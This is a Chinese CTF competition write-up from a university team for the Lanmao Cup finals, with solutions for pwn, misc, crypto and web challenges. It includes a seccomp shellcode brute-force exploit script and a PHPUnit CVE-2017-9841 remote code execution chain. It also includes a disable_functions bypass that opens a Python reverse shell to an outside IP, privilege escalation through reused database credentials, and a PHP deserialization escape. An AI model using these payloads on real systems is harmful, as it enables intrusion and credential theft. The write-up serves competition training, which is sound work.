
**00**

**成绩**


**恭喜EDI安全团队师傅在第四届“蓝帽杯”全国大学生网络安全技能大赛决赛中荣获一等奖和二等奖。**

**01**

**pwn**




沙箱保护的题目 Seccomp 沙箱 ，没有 write 写函数 但是 open 后面的 read，运用 cmp 进行比较 vmmap 在 0x10000，可以放"/home/pwn/flag" 构造 shellcode 进行爆破（与之前打过的天翼杯的题目类似）



EXP脚本：

from pwn import \*elf=ELF('./chall')EXCV = context.binary = './chall'*#libc=('')#context.log\_level = 'debug'*def pwn(p, idx, c): *# open*    shellcode = "push 0x10032aaa; pop rdi; shr edi, 12; xor esi, esi; push 2; pop rax; syscall;"  *# re open, rax => 4*    shellcode += "push 2; pop rax; syscall;"  *# read(rax, 0x10040, 0x50)*    shellcode += "mov rdi, rax; xor eax, eax; push 0x50; pop rdx; push 0x10040aaa; pop rsi; shr esi, 12; syscall;" *# cmp and jz* if idx == 0: shellcode += "cmp byte ptr[rsi+{0}], {1}; jz $-3; ret".format(idx, c) else:        shellcode += "cmp byte ptr[rsi+{0}], {1}; jz $-4; ret".format(idx, c)   shellcode = asm(shellcode)    p.sendafter("xecution-box.\n", shellcode.ljust(0x40-14, b'a') + b'/home/pwn/flag')idx = 0var\_list = []while(1): for c in range(32, 127): p = remote("8.131.246.36",40334)*#nc 8.131.246.36 40334*  pwn(p, idx, c) start = time.time() try: p.recv(timeout=2) except: pass end = time.time() p.close() if end-start > 1.5: var\_list.append(c) print("".join([chr(i) for i in var\_list])) break else: print("".join([chr(i) for i in var\_list])) break    idx = idx + 1print("".join([chr(i) for i in var\_list]))

flag



**02**


**misc**

**签到题**


转assii



**隐写**

通过 binwalk 解出文件夹和 pdf 将得到 pdf 用 wb4stego 进行解密 pdf 得到东西没解出来 flag





爆破得到压缩包密码 rmrf 通过 keyword 加密



  
**QAQ\_pcap**在65流里找到了TLS的log，可以对TLS流量进行解密

解密后可以提取出一个rar文件

解压得到so\_easy.pcap,文件头被改了，改回来

对流量包进行分析，发现是多个usb设备的流量，将每个单独过滤保存。

单独分析，有一个鼠标流量，一个键盘流量，鼠标画出来啥都不是

流量键盘用脚本进行解析

mappings = { 0x04:"A", 0x05:"B", 0x06:"C", 0x07:"D", 0x08:"E", 0x09:"F", 0x0A:"G", 0x0B:"H", 0x0C:"I", 0x0D:"J", 0x0E:"K", 0x0F:"L", 0x10:"M", 0x11:"N",0x12:"O", 0x13:"P", 0x14:"Q", 0x15:"R", 0x16:"S", 0x17:"T", 0x18:"U",0x19:"V", 0x1A:"W", 0x1B:"X", 0x1C:"Y", 0x1D:"Z", 0x1E:"1", 0x1F:"2", 0x20:"3", 0x21:"4", 0x22:"5", 0x23:"6", 0x24:"7", 0x25:"8", 0x26:"9", 0x27:"0", 0x28:"\n", 0x2a:"[DEL]", 0X2B:" ", 0x2C:" ", 0x2D:"-", 0x2E:"=", 0x2F:"[", 0x30:"]", 0x31:"\\", 0x32:"~", 0x33:";", 0x34:"'", 0x36:",", 0x37:"." ,225:"[LeftShift]",229:"[RightShift]",0x50:"[LeftArrow1]"}nums = []keys = open('key.txt')for line in keys:if(len(line)) != 17:continueprint(line[4:6])nums.append(int(line[4:6],16))keys.close()print(nums)output = ""for n in nums:if n == 0 :continueif n in mappings:output += mappings[n]else:output += "["+str(n)+"]"print('output :\n' + output)


注意有LeftArrow1和shfit,都解释出来后就得到flag了flag:Hi!This is y flag!The flag[] is flag{Pc@p\_1s\_5o\_3asY!}Bye!

**03**


**CRYPTO**

**common\_modulus**先用共模，算出HINT

import gmpy2import binascii as Bn= = 781036391323974008856551441504551844841173384369055361767143425092387727015642055181741701170017399241497120632344953499820518820132068694764700867696829033106666055030180813062993649803797649124562825632340854157269454042167398954816966758408050707394510052574354703514670567409229754892812751190528559839163370996270173354192391025119212070374345175232268160015709412770236244184407603397493657886160301984598114022346065772036916080039069065703045460825584095559014098364274915486192890077441915702648662247422573607141301387160468708901332801070000950051880674436952646199048944681743156311156561347137284309444428161898926050856612636204505753959646608899803680618195914959490447723147711810217755931778569656715879355497741337867486596084617334222360877256151925248867366886699774397369843538784086757551124956184373578870266105742924242667575610284091444010308038579594247922368368398449676635147254244680714381600463229849534333608407292776731721661271718860696451810720187133868564530559847589151122364073467586981976649022363672800597675920485113168688814933825793827901051904388778126030212255351752567066602576348655685594872269975311829268026394327948942096118152848379484736487085060738082253125862183108996724624059293c1= = 369574840235539108372094092254419274246554984982221252273253594183836400022960378170488757871945636102709146100003103420983393418895920944769809509498534206740321414394214836818668536994868508542980403916810808297197199669370712797146359430162012897117686984913530312098913792383741034334686281360853026726954824577914039860820382688425141138202072956110821496285690037742234810972548140439615644523558778763893381916419169521655893103187028705326557465586164413430726626576639348603638806511311706975958593200898505048876740706947195874397909272772688774998312506679360257618176951770041342256209410863260884750487279961933541672586237719402972217492287549068766414410155714303648473676009661943965293501994978200745219593293552499364219563185093112256120550663818918964081980469288619926291250638450874316053326601032273087039376723415701554676257043515877013761681843885375325430297941942692679848107999743068109805325264735576658206199089491608087442001508062053843516431089207243339447049547611183815785864081653492970812961076181422434762137310522146572918571492263273382927468586853431581811297567337244729976259333642991615934568219783998183005087012034016783535060297367475598352120058322912068079704771685886066199702963018c2= = 401003748149510002818767369230254602513865159661339906800347290711690807270702301230624025422831311596632795141531720435002853738573163182312453127686259756779068482529257900103967550779067445990067902733048774414790636519587265122992946230937925359967091172504901407334687520803755214564929157748817222608867504984640435317237940989728715980606596332309938083583162432506373976839198105889860716728175207628676903581344807944755695848151190623498753010294323617338270060040423742010145259129678264662465355879341730120526032229944482388360258216424682694404263498956947130580056839592840962191604893632645585505577517647817952448510353267629549246776809657021963707309740084072731429860522801140021375078140454523473108229522456529438036963702296406101462856177037427008765522302625128434931680973911239443952409966616788095217782552153170772137807287594897681855045237814736536800205438589010668545647972935172419082314572196606656703628418159952436419223060565888253991481370307426542468001783829259332035534414470988788183383528642038979811899061182916422795902465788443785184461640800074642736248613386467596765647696764766509793194318458994279346191732415463226129676210488158303216826287374744132977258018064709541279591219801e1 = 321959e2 = 250261s0, s1, s2 = gmpy2.gcdext(e1, e2)if s1 < 0: s1 = -s1 c1 = gmpy2.invert(c1, n)elif s2 < 0: s2 = -s2 c2 = gmpy2.invert(c2, n)m = gmpy2.powmod(c1, s1, n)\*gmpy2.powmod(c2, s2, n) % nm = gmpy2.iroot(m,11)[0]print('[-]m is:', m)print(hex(m))print( B.a2b\_hex(hex(m)[2:]))



import gmpy2from Crypto.Util.number import \*hint = 0x65333d3338363332312c65343d323136343337n2= = 829153922415855137264800234822397159517330834702889033537933377293887344320377111020468975059392957737449202237724182178497515850669969287557171761512943313347002707881627665997773538338624697031113180118787578098839812766590356161880633390491240275263405375614880514319024910802488825931065452764114707860207310201420715597319258880485040522551832971592910421789656655281398336391483665797851843030704262677198876702546809063670714197016598069553974073602743894202215033991282795559558580509644985355582265309273819085165244990507821708921430055578522701525123887916901778357465509369586730929688392667732886906857430517653096398002777964560127268121571049233223372798710275104635615146227690965482270801899538594859206469480776522613028131598888508457709453379574742196454867003503347438618445660900423827776062276496733498823286497376761412579384984369308185260156963156405659950843672893896087650002269874800953868406307954077672988900057904666430054296760155287271561170025767624003816826720442668295925485637633877652749338842612472516105683964067019360513619412986301224461318521372012905629559424109846511589009550745828509068711532135188012958609344134355466641890243263881890822508445307982892951553198862583429368670057993c3= = 159724515943626607063077852180725785535830882720862727668525327462548399711146109134244815376287134761817075519820142556357574606798840233562248755971526219627762223734393473798914901143269449212790392600105330383090174083139586064181174009077350924651070244802047181675971743583126005374180803661344948105563731243622231745397860438110568700027808240466520775159603948893458839584686022713865445974999010633338992077036339635470928309825709158252021736998333181626196852117911063143924690274341118934263954401171980866857766803251097624531349328131906037324939822709718110584612723905396082816423636920021116198893529151233844741049768382997165306708386377461537659894631638669541135139772256724755879894163220385702448163577861050255922091076291360733371557008202704744025308442559929057280944151904346146363641694256384699833066941693911888313063101709464779564216471784300409758667075242519216711038178970244130709075948085377075896223268673956328949049096893114349123857314470200317354442002350914580896785644057370606138149403529271049952702755513806243257608741081761103014849775297798769123025294190124352059867893341310583345698551198662911063194743695473937982189580136904500546179872911907699655901666991491654421172959264c4= = 577539997913679548128771306860581210544436789252901226997329423745523775309125445697836728285902404228772238261978792894724035857571722732772392975266650638941506233731097966088599219553016910895407298319171601788682316820727521975802034842881641332176636880671926669677709251368489592049188264858974171362799051918792714121517422464840766220636795897542591062529334135365684855298036787805819982776703613397951208027499626161971540340384357517350954755917853981444696889490414620688922414306470663625107920255478295871212500731262906706677230231273773081082937699900897018507666959617262265778895830665231960626623936539619558323350031200046331865204833002387826480300556398975518044660453862186191885052104669182124205562629260585502282489936369132703221625792917684714281278526690498041768698231671538540231217204457920089132127615505206718241082416584911313565380784068494321438301994932115301961956898936006101799945175006847294491423172988371831199816110394796146842726192613950900507852084712888550397657990358471172662866403096061418272111461743199683739447289005311734544421847876133462236161463005728810728422873087670552019575195179400831748068699257581271088746550021722434317091260496556373742562805426688588980981788900c =795129169552291006861754002206513820937641980698434382418936261423422746999612445764303059674219208389574024534672717069821412414159146551366545996353949783196010213553918927580779995019174186191032145333149188913037471190229239099846321485033232436935611571367541493044277081533408993875257311753734536147571167095896669077719414131452331046090464837590749820091009158875152457888900355791540044943189887475311977641143538035689663891597983971260327156044023687896426055728061855343985242964248584312808777178962375936043822201018415653235814485615205327407400780005852561278683155208683364942051067379779866515199199129202240010485952950728372189222715041921342651574061028219342292107006496306690996248232154011982638406599183117999624463176008864712361084026607499225962202418264921259296412132569498420948156231991422121967643470934361208982842203404876002586976855763264989245461870293707215153833855463524713435447265274151395156396029507394842810440848947409747692940663271981830686236597905086310965497295634452454502792579750856566644956428398186959955662345052899355866818276388556869309837579415317436154415391396745002015389421807844666877314560257175276506064197678141334956984552068148598923249237123558477833149102400e3=386321e4=216437s0, s1, s2 = gmpy2.gcdext(e3, e4)if s1<0:s1 = - s1c3 = gmpy2.invert(c3, n2)elif s2<0:s2 = - s2c4 = gmpy2.invert(c4, n2)c = pow(c3,s1,n2)\*pow(c4,s2,n2) % n2a = gmpy2.invert(hint\*\*13,n2)d = (c\*a)%n2flag = gmpy2.iroot(d,13)[0]print long\_to\_bytes(flag)



**04**

**web**


**php**打开题目，f12 发现




发现是 php 单元测试框架 phpunit 漏洞 参考连接:

https://github.com/ybdt/exp-hub/tree/master/2020\_11\_13\_PHPUnit%E8%BF%9C%E7%A8%8B%E4%BB%A3%E7%A0%81%E6%89%A7%E8%A1%8C%E6%BC%8F%E6%B4%9E%E5%A4%8D%E7%8E%B0%EF%BC%88CVE-2017-9841%EF%BC%89

可以执行命令但是貌似发现有 diable\_functions 可以用 readfile 读取 php.ini



禁用函数




发现没有过滤 pcntl\_exec 所以利用 pcntl\_exec 绕过，并利用 python 反弹 shell


<?php pcntl\_exec("/usr/bin/python",array('-c', 'import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM,socket.SOL\_TCP);s.connect(("47.242.11.183",9898));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'));?>




弹回来发现不能直接读 flag,权限不够。先查看内核(版本太高)，再看下 suid 和 sudo 也不存在 所以看下利用其他用户权限出发。




发现有 admin 用户，尝试寻找有关信息，没有特殊进程。然后在 web 根目录找到数据库 root 密码。



尝试利用此密码登录 admin 用户 先用 python 交互 shell




登录成功，直接 cat /flag



**Login**

扫描出www.zip



<?phperror\_reporting(0);class File {public $user;public $pass;public $repass;public $dir;function \_\_construct($data1, $data2, $data3, $data4){$this->user = $data1;$this->pass = $data2;$this->repass = $data3;$this->dir = $data4;}function Login(){if (($this->user == 'ohhhh' && $this->pass == 'a3333') || ($this->user == 'admin' && $this->pass == 'admin888')) {return true;} else {return false;}}function \_\_destruct(){if ($this->Login()) {readfile($this->dir);} else {die('wrong user or pass');}}}function filter($data){if ($\_SERVER['REMOTE\_ADDR'] == '127.0.0.1') {return $data;} else {$filter\_arr = array('admin','test','root');$filter = '/'.implode('|',$filter\_arr).'/i';return preg\_replace($filter,'hacker',$data);}}if (isset($\_GET['user']) && isset($\_GET['pass']) && isset($\_GET['repass']) && isset($\_GET['dir'])) {$user = $\_GET['user'];$pass = $\_GET['pass'];$repass = $\_GET['repass'];$dir = $\_GET['dir'];$get = filter(serialize($\_GET));} else {die('hello world');}

反序列逃逸 膜改题


参考链接:

https:*//blog.csdn.net/slc3315/article/details/107868905*


这里用户名密码可以是 2 个如果是 ohhhh 就不用算长度了

